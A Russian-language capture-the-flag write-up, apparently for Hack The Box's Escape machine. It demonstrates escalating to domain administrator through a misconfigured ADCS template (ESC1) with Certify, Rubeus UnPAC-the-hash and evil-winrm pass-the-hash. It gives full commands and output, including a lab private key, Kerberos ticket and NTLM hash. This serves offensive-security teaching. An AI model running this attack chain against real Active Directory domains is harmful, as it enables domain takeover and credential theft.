Использование Certify и Rubeus для атаки на ADCS

spy-soft.net/certify-rubeus

2 сентября 2023 г.

Active Directory Certificate Services (ADCS) используется для управления сертификатами в среде Windows. Однако, как и многие другие компоненты Active Directory, ADCS может быть подвержен уязвимостям и требует тщательного анализа на предмет безопасности. Сегодня, на примере прохождения уязвимой машины Escape с площадки Hack The Box покажу, как использовать инструменты Certify и Rubeus для атаки на ADCS.

Еще по теме: Атаки на службы сертификатов Active Directory

Вернемся к службе сертификации Active Directory, которая часто может помочь захватить целый домен. В основном способы эксплуатации ADCS (Active Directory Certificate Services) завязаны на неправильно сконфигурированные шаблоны сертификатов, а также на права доступа к этим шаблонам и самой службе.

> Статья в образовательных целях и предназначается для обучения этичных хакеров. При написании статьи использовались специально уязвимые машины площадки Hack The Box. Использование Certify и Rubeus для несанкционированного доступа к чужим сетям является незаконным. Ни редакция spy-soft.net, ни автор не несут ответственности за ваши действия.


Получить информацию о службе сертификации позволяет программа Certify.

Certify — это инструмент на языке C#, который используется для перечисления и злоупотребления неправильной конфигурацией Active Directory Certificate Services (ADCS).

Запускаем ее с командой find.

```
1  .\Certify.exe find /vulnerable
```

Информация о службе ADCS и уязвимый шаблон сертификата:



Certify нашла «уязвимый шаблон сертификата» и оказалась права. Каждая техника имеет свою маркировку, и в данном случае мы можем использовать технику ESC1. Этому способствует выполнение следующих требований:

- У шаблона сертификата в свойстве **msPKI-Certificate-Name-Flag** установлен флаг **ENROLLEE_SUPPLIES_SUBJECT**, в результате чего запрашивающий может сам установить атрибут **SAN (subjectAltName)**.
- Сертификат можно использовать для аутентификации клиента (**client authentication**).
- Текущий пользователь имеет права для регистрации сертификата без утверждения менеджера ADCS.

Таким образом, эта техника основана на возможности изменения SAN сертификата и позволяет выпустить сертификат для любого пользователя домена, включая администратора домена! Это тоже можно сделать с помощью Certify.

```
1  .\Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication
   /altname:Administrator
```

```
[*] Action: Request a Certificates

[*] Current user context    : sequel\Ryan.Cooper
[*] No subject name specified, using current context as subject.

[*] Template                : UserAuthentication
[*] Subject                 : CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] AltName                 : Administrator

[*] Certificate Authority   : dc.sequel.htb\sequel-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA77sSwqi7LqjYzjBvC66avqI8IZ0PrqGkLCLIzr3q9qFooBgC
X5rm+pY6URGEB6oS7ljoybXQ0W+2TTcS7LnRgYmPhKffF7iaG8JdFYxK9/mwPPZQ
iAEHs5Bz+hXG7dY2Hr6rJWPr9hk2jXesjN0P6zULQrvRfrO1T7aB602LD4zPS4pu
MlwM8lXxAzmV+NYGGUPB8IBGFXGa7qV3Dz3gJTflJdbJnnm1KVaov9b6AXUyTO3m
C5+mv33OI0p9u/rYmkrf9kyVtiIVVSTppt1e6yfmzh/lNw/kC18yxyCi1JbN/KLI
Hjt+/d0cohLzMJUYzJqEjRJkLTBGfV5EyvemFQIDAQABAoIBAQDjAifqsvLFZVgg
L9cHneik+mWsgtj1ydT3glzbARZ9Qy0a5IFi3QE6a4V/fPGkfFV+5CxTzdqWaI2d
orhF+FO+sW9486obAVDVVoDkxbu8A/HyWGC72RXc4L4iI/sC/uSyymSwfGVV3lw9
LAT2QuMvHES0hbwEmdHoUO/HzN8Q8bWtqazCslg2Q8/jIKoFkw2RCFDJK57h6Vv0
c2JkqIl1LfjL19UteFW5VqJUo+a1Gznt0nr0i8Mq5QHfEj6j1OxTbDeGU8+KxehJ
+Sxv+bMEAuLVSydWQOlTfOAXk76tVOYd/fycOUYPr+nLW1xvqTaHqUiWgtwO9UiX
jSBwNA6FAoGBAPXh4EeBFjYbdcfS+94E8ciTXzLvrlgICe00IdQuR4kfOMrH7gEz
t2TyIrRFi3uTlksiT6eozEHV6ndeqqQUpV3VnJ4V66PXu4ydLdREBagK/TDFhUeX
Io1acz8ov+T5yHwXdvDoYRC45DLE2VKLYobvYWcwtS7tmWKbcfVYEHljAoGBAPmY
ZYMBt1ExDwFGLzOigcxWhlJAMT+eujXO8cgHf9It/ePrmZnzWPL18CshT678XETb
D0S2vnTR+q2OTOdcbpjAk/40u0sd/cbWzoLsb1yPz2cIb1Uewr+nHY/Y0rWCYcQP
5g/fOOxi7+xFqOhBzwSOFW1nvDPmdgCm1QQS0rgnAoGBAM7DIFxAmrLpKIPeUVoD
gmYONzGYB12TdPV4rzHDsPgHvzQWJ3fvSzqhurko+f/yvaF0utLbyNdb0QyMGKZd
jil35XmyKTLfyKCX09/5S2BhzUNj9Y2b87w14U+tLqCXwxVGjghLAMSVFZ/zlGQr
PbEGPzwM428Q8bjPymZrpX7NAoGAQfhfzFKly1X2K1YLn9AyEnpEInVJDxG7EgHS
shYZWMpDMvzQqnpBZmZOxneVgiC9mo1z6auLh4EAiuLzvKsXqFQuSaBSaLZSnz2j
c8NeY862+Pqnwo3Q16sqCx06BDOj95hkLInJl+FGnOKElG7gcsnDLBmhCu68/csa
vmrjOz0CgYEAwDNHX6LUerFBpv7AB7Q9rseGOE9kc2zM0FCVFevzcMiy9r2uMajH
WAemj9l40BFnmvYkbGGohOtKPHPW8IP3o0/Q7lVp7zWIhvn1Qage/HVlEJQUCWLf
650J9Cx5wHkdTfFszA3MlAwHWJ05TKCKaA08wQvP0ZG3uHjPEyrAP7A=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAAAqcq69O6HHAFwAAAAAACjANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjMwMzE3MDQwOTQ4WhcNMjUwMzE3
MDQxOTQ4WjBTMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYG
c2VxdWVsMQ4wDAYDVQQDEwVVc2VyczEUMBIGA1UEAxMLUnlhbi5Db29wZXIwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDvuxLCqLsuqNjOMG8Lrpq+ojwh
nQ+uoaQsIsjOver2oWigGAJfmub6ljpREYQHqhLuWOjJtdDRb7ZNNxLsudGBiY+E
p98XuJobwl0VjEr3+bA89lCIAQezkHP6Fcbt1jYevqslY+v2GTaNd6yM3Q/rNQtC
u9F+s7VPtoHrTYsPjM9Lim4yXAzyVfEDOZX41gYZQ8HwgEYVcZrupXcPPeAlN+Ul
1smeebUpVqi/1voBdTJM7eYLn6a/fc4jSn27+tiaSt/2TJW2IhVVJOmm3V7rJ+bO
H+U3D+QLXzLHIKLUls38osgeO3793RyiEvMwlRjMmoSNEmQtMEZ9XkTK96YVAgMB
AAGjggLsMIIC6DA9BgkrBgEEAYI3FQcEMDAuBiYrBgEEAYI3FQiHg/N2hdvmVof9
```

И мы получаем сертификат и приватный ключ, который можно использовать для аутентификации пользователя в домене. Но сначала нужно перевести сертификат из формата PEM в формат PFX.

```
1  openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
   Provider v1.0" -export -out cert.pfx
```

А теперь с помощью еще одного незаменимого инструмента — Rubeus — проведем атаку для аутентификации в домене и получения тикета пользователя Administrator.

Rubeus — это набор инструментов на языке C# для взаимодействия с протоколом Kerberos в среде Windows. Он может использоваться для атак на аутентификацию, а также для анализа и эксплуатации уязвимостей, связанных с Kerberos.


Затем выполним атаку UnPAC the hash, чтобы получить тикет пользователя и NTLM-хеш его пароля. Rubeus позволяет сделать все это одной командой.

```
1  .\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /password:123
   /getcredentials
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\Administrator'
[*] Using domain controller: fe80::d9e:7e0d:8712:ef33%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/sequel.htb
  ServiceRealm             :  SEQUEL.HTB
  UserName                 :  Administrator
  UserRealm                :  SEQUEL.HTB
  StartTime                :  3/16/2023 9:24:59 PM
  EndTime                  :  3/17/2023 7:24:59 AM
  RenewTill                :  3/23/2023 9:24:59 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  v4jQuXWKrXyAJQqLGAyzGQ==
  ASREP (key)              :  F3614374CFA2A429AA21F2F46E959009

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
```

А теперь с помощью pass the hash подключаемся к службе WinRM и забираем флаг рута.

```
1  evil-winrm -i 10.10.11.202 -u 'Administrator' -H
   'A52F78E4C751E5F5E17E1E9F3E58F4EE'
```



Использование инструмента Certify может помочь выявить уязвимости и проблемы в управлении сертификатами в Active Directory.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Vulnerable-AD — стенд для атак на Active Directory
- Взлом сети через групповые политики Active Directory
- Использование Kerbrute для атаки на Kerberos Active Directory